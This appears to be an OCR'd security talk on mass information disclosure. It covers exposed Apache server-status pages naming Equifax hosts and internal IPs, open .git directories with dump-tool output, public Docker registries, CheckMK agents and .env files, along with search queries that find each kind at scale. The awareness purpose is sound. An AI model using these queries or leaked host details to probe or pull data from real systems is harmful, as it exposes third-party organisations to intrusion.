
Server Version: Apache/2.4.53 (codeit) OpenSSL/1.1.1n+quic
Server MPM: event
Server Built: Apr 14 2022 13:21:34

Current Time: Thursday, 02-Jun-2022 14:58:09 UTC
Restart Time: Wednesday, 04-May-2022 02:33:56 UTC
Parent Server Config. Generation: 12
Parent Server MPM Generation: 11
Server uptime: 29 days 12 hours 24 minutes 12 seconds
Server load: 0.16 0.24 0.28
Total accesses: 7442119 - Total Traffic: 206.9 GB - Total Duration: 532509758
CPU Usage: u4887.25 s644.08 cu24684.5 cs3676.1 - 1.33% CPU load
2.92 requests/sec - 85.1 kB/second - 29.1 kB/request - 71.5535 ms/request
1 requests currently being processed, 74 idle workers

backend server
resource information

Slot	PID	Stopping	Connections		Threads		Async connections		
			total	accepting	busy	idle	writing	keep-alive	closing
0	3109	no	0	yes	0	25	0	0	0
1	3110	no	3	yes	1	24	0	2	1
3	9082	no	1	yes	0	25	0	1	0
Sum	3	0	4		1	74	0	3	1

Example of Apache information disclosure



Srv	PID	Acc	M	CPU	SS	Req	Dur	Conn	Child	Slot	Client	Protocol	VHost	Request
0-11	3109	0/12416/80208	_	1431.34	56	6	5651628	0.0	384.29	2375.69	168.63.129.16	http/1.1	10.12.3.107:443	GET / HTTP/1.1
0-11	3109	0/12323/79494	_	1431.23	37	72	5744869	0.0	379.14	2332.80	216.46.124.20	http/1.1	www.equifax.co.uk:443	[illegible]
0-11	3109	0/12359/79927	_	1431.30	47	19	5744556	0.0	385.57	2350.43	168.63.129.16	http/1.1	10.12.3.107:443	[illegible]
0-11	3109	0/12239/79644	_	1431.40	41	15	[illegible]	[illegible]	[illegible]	68.63	216.46.124.20	http/1.1		
0-11	3109	0/12410/80136	_	1431.51	36	8	[illegible]	[illegible]	[illegible]	88.99	168.63.129.16	http/1.1	10.12.3.107:80	GET / HTTP/1.1
0-11	3109	0/12362/79543	_	1431.51	37	53	[illegible]	[illegible]	[illegible]	41.06	216.46.124.20	http/1.1	www.equifax.co.uk:443	GET /business/en_gb HTTP/1.1
0-11	3109	0/12381/79951	_	1431.40	36	7	5558930	0.0	375.81	2351.35	168.63.129.16	http/1.1	10.12.3.107:80	GET / HTTP/1.1
0-11	3109	0/12395/80048	_	1431.41	31	4	5667143	0.0	381.61	2352.41	10.12.3.107	http/1.1	10.12.3.107:443	GET / HTTP/1.1
0-11	3109	0/12432/79924	_	1431.44	57	200	5625188	0.0	392.73	2383.63	216.46.124.20	http/1.1	www.equifax.co.uk:443	GET /about-equifax/press-releases/en_gb?p_p_id=com_liferay_blog
0-11	3109	0/12228/80127	_	1431.35	56	0	5648158	0.0	378.97	2369.44	85.26.101.95	h2	fe80::20d:3aff:fe3e:90f4%eth0:4	[0/0] S
0-11	3109	0/12308/79724	_	1431.25	61	9	5719734	0.0	374.36	2348.96	107.162.4.27	http/1.1	soluciones.equifax.cl:443	GET /li
0-11	3109	0/12370/79986	_	1431.21	48	140	5670049	0.0	387.63	2379.26	216.46.124.20	http/1.1	www.equifax.co.uk:443	GET /b
0-11	3109	0/12474/80181	_	1431.34	28	0	5613854	0.0	390.52	2379.22	216.46.125.6	http/1.1		
0-11	3109	0/12328/79854	_	1431.45	54	7	5691154	0.0	383.94	2378.42	168.63.129.16	http/1.1	10.12.3.107:80	GET / HTTP/1.1
0-11	3109	0/12411/79783	_	1431.24	31	45	5699690	0.0	378.48	2368.07	216.46.125.6	http/1.1		
0-11	3109	0/12195/79713	_	1431.20	49	70	5525204	0.0	383.49	2334.99	107.162.4.39	http/1.1	www.equifax.co.in:443	GET /consumer/forms/dispute_resolution/en_in/ HTTP/1.1
0-11	3109	0/12379/80351	_	1431.29	48	121	5762329	0.0	384.68	2390.19	216.46.125.6	http/1.1		
0-11	3109	0/12238/79556	_	1431.49	48	10	5779724	0.0	369.86	2322.17	216.46.124.20	http/1.1	www.equifax.co.uk:443	GET /business/en_gb HTTP/1.1
0-11	3109	0/12335/79985	_	1431.48	53	0	5741682	0.0	383.09	2344.06	85.26.101.95	h2	fe80::20d:3aff:fe3e:90f4%eth0:4	GET /server-status HTTP/2.0
0-11	3109	0/12265/79961	_	1431.34	61	0	5489663	0.0	369.75	2347.79	216.46.124.20	http/1.1	fe80::20d:3aff:fe3e:90f4%eth0:4	GET /
0-11	3109	0/12392/80208	_	1431.51	41	115	5632175	0.0	387.58	2391.68	216.46.124.20	http/1.1	www.equifax.co.uk:443	GET /about-equifax/press-releases/en_gb/-/blog/-/blog/clarity-s
0-11	3109	0/12317/80168	_	1431.37	48	363	599	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	uifax.co.uk:443	GET /business/businessconnect/en_gb HTTP/1.1
0-11	3109	0/12417/79779	_	1431.42	28	7	570	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	
0-11	3109	0/12510/80005	_	1430.98	49	0	574	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	
0-11	3109	0/12385/80276	_	1431.48	53	4	5714022	0.0	397.23	2423.86	85.26.101.95	h2	fe80::20d:3aff:fe3e:90f4%eth0:4	GET /favicon.ico HTTP/2.0
1-11	3110	0/26461/160252	_	2900.06	6	0	10317381	0.0	785.01	4569.13	216.46.124.20	http/1.1	fe80::20d:3aff:fe3e:90f4%eth0:4	GET /
1-11	3110	0/26330/160089	_	2899.72	3	7	10643210	0.0	756.17	4531.09	216.46.125.6	http/1.1		
1-11	3110	0/26631/160138	_	2900.00	8	7	10380006	0.0	791.55	4562.33	10.12.3.107	http/1.1	10.12.3.107:443	GET / HTTP/1.1
1-11	3110	0/26545/159971	_	2900.07	2	81	10362761	0.0	776.71	4505.33	216.46.124.20	http/1.1	www.equifax.co.uk:443	GET /white-papers/how-to-reduce-defaults-with-a-decision-system
1-11	3110	0/26443/159983	_	2899.89	4	85	10214393	0.0	784.39	4550.16	107.162.5.40	http/1.1	www.equifax.co.in:443	GET / HTTP/1.1

Visitors IP

Internal network IP

Other domains on the server


URLs visited

Information disclosure

High severity
~1,400,000 results

Wait, how many?


The exposed .git directory case



Found 1238421 results for
+plugin:GitConfigPlugin


Countries	
United States	534984
Germany	89193
Hungary	81758
France	56013
Singapore	38159
United Kingdom	32515
Malaysia	32069
Russia	30811
Japan	30601
Netherlands	29684

Example of an exposed .git directory




```
[-] Downloaded: objects/e9/[illegible]
[-] Downloaded: objects/22/111b[illegible]
[-] Downloaded: objects/8b/[illegible]
[-] Downloaded: objects/d6/[illegible]
[-] Downloaded: objects/b3/269f4e91[illegible]
[-] Downloaded: objects/30/454213f[illegible]
[-] Downloaded: objects/2a/2e2ce2b[illegible]
[-] Downloaded: objects/c7/[illegible]
[-] Downloaded: objects/01/[illegible]
[-] Downloaded: objects/e6/0ee8fe11[illegible]
[-] Downloaded: objects/25/5f0[illegible]
[+] Downloaded: objects/b2/2265c16cd65efce40d6ab9cc22c129cf122ec1
[-] Downloaded: objects/e0/21d32[illegible]
[-] Downloaded: objects/89/de70e2[illegible]
[-] Downloaded: objects/28/[illegible]
[-] Downloaded: objects/dc/70d1[illegible]
[+] Downloaded: objects/27/dc6c8972fc6125be676e0194cf78a0419ca3cb
[-] Downloaded: objects/01/[illegible]
[+] Downloaded: objects/bf/65923184d2e031f4bcd5b91292f68c201e5931
[+] Downloaded: objects/89/9395c276c226f5cbfcf5af1d2c5551cad18212
[+] Downloaded: objects/0a/2cf3b059b0d2a634aa2c274f5c52e4bf8c1164
attacker@localhost$
```

Docker registries as well...



Found 10707 results for
+plugin:DockerRegistryHttpPlugin

Countries	
United States	4620
China	925
Ireland	819
Germany	704
Singapore	409
South Africa	380
Russia	258
Japan	254
France	253
Australia	207




```
Found 52 image(s) in docker registry:
an-toolkit-demo-dev : 1 tags
an-toolkit-demo-int : 1 tags
apm-prod : 1 tags
arnumeral-site-dev : 1 tags
artisan-prod : 1 tags
audi-link-dev : 1 tags
audi-link-prod : 1 tags
cards-dev : 1 tags
constances-dev : 1 tags
constances-int : 1 tags
igdrazil-dev : 1 tags
igdrazil-int : 1 tags
igdrazil-prod : 1 tags
igdrazil-site-prod : 1 tags
iknow-dev : 1 tags
iknow-int : 1 tags
lc-toyota-dev : 1 tags
ogeg-dev : 1 tags
ogeg-int : 1 tags
ogeg-prod : 1 tags
planisware-dev : 1 tags
planisware-int : 1 tags
planisware-ng-dev : 1 tags
planisware-ng-int : 1 tags
planisware-ng-pre : 1 tags
portail-pedagogique-dev : 1 tags
portail-pedagogique-int : 1 tags
portail-pedagogique-pre : 1 tags
portail-pedagogique-prod : 1 tags
product-link-dev : 1 tags
rover-dev : 1 tags
```

Specific prod/dev/int images


and monitoring agents (eg : CheckMK)

System informations,
running processes, firewall rules ...



Found 26954 results for
+plugin:CheckMkPlugin

Countries	
United States	7500
Germany	6571
France	3636
United Kingdom	1395
India	862
Canada	668
Netherlands	634
Austria	483
Romania	395
Italy	364



```
DirectMap4k:      2187136 kB
DirectMap2M:     14589952 kB
DirectMap1G:      2097152 kB
<<<cpu>>>
0.00 0.01 0.00 1/313 1978333 16
127983
<<<uptime>>>
13757864.09 219208277.95
<<<lnx_if>>>
[start_iplink]
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens192: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 100
    link/ether 00:50:56:9d:4d:7d brd ff:ff:ff:ff:ff:ff
    altname enp11s0
    inet 85.10.243.247/28 brd 85.10.243.255 scope global ens192
       valid_lft forever preferred_lft forever
    inet6 2a01:4f8:b0:afff::247/64 scope global
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fe9d:4d7d/64 scope link
       valid_lft forever preferred_lft forever
[end_iplink]
```


Private & public interfaces

Information disclosure

Critical severity
~862,000 results

… It gets scarier …

The case of configuration through environment variables




Found 862560 results for

```
+(plugin:PhpStdinPlugin plugin:DotEnvConfigPlugin)
```

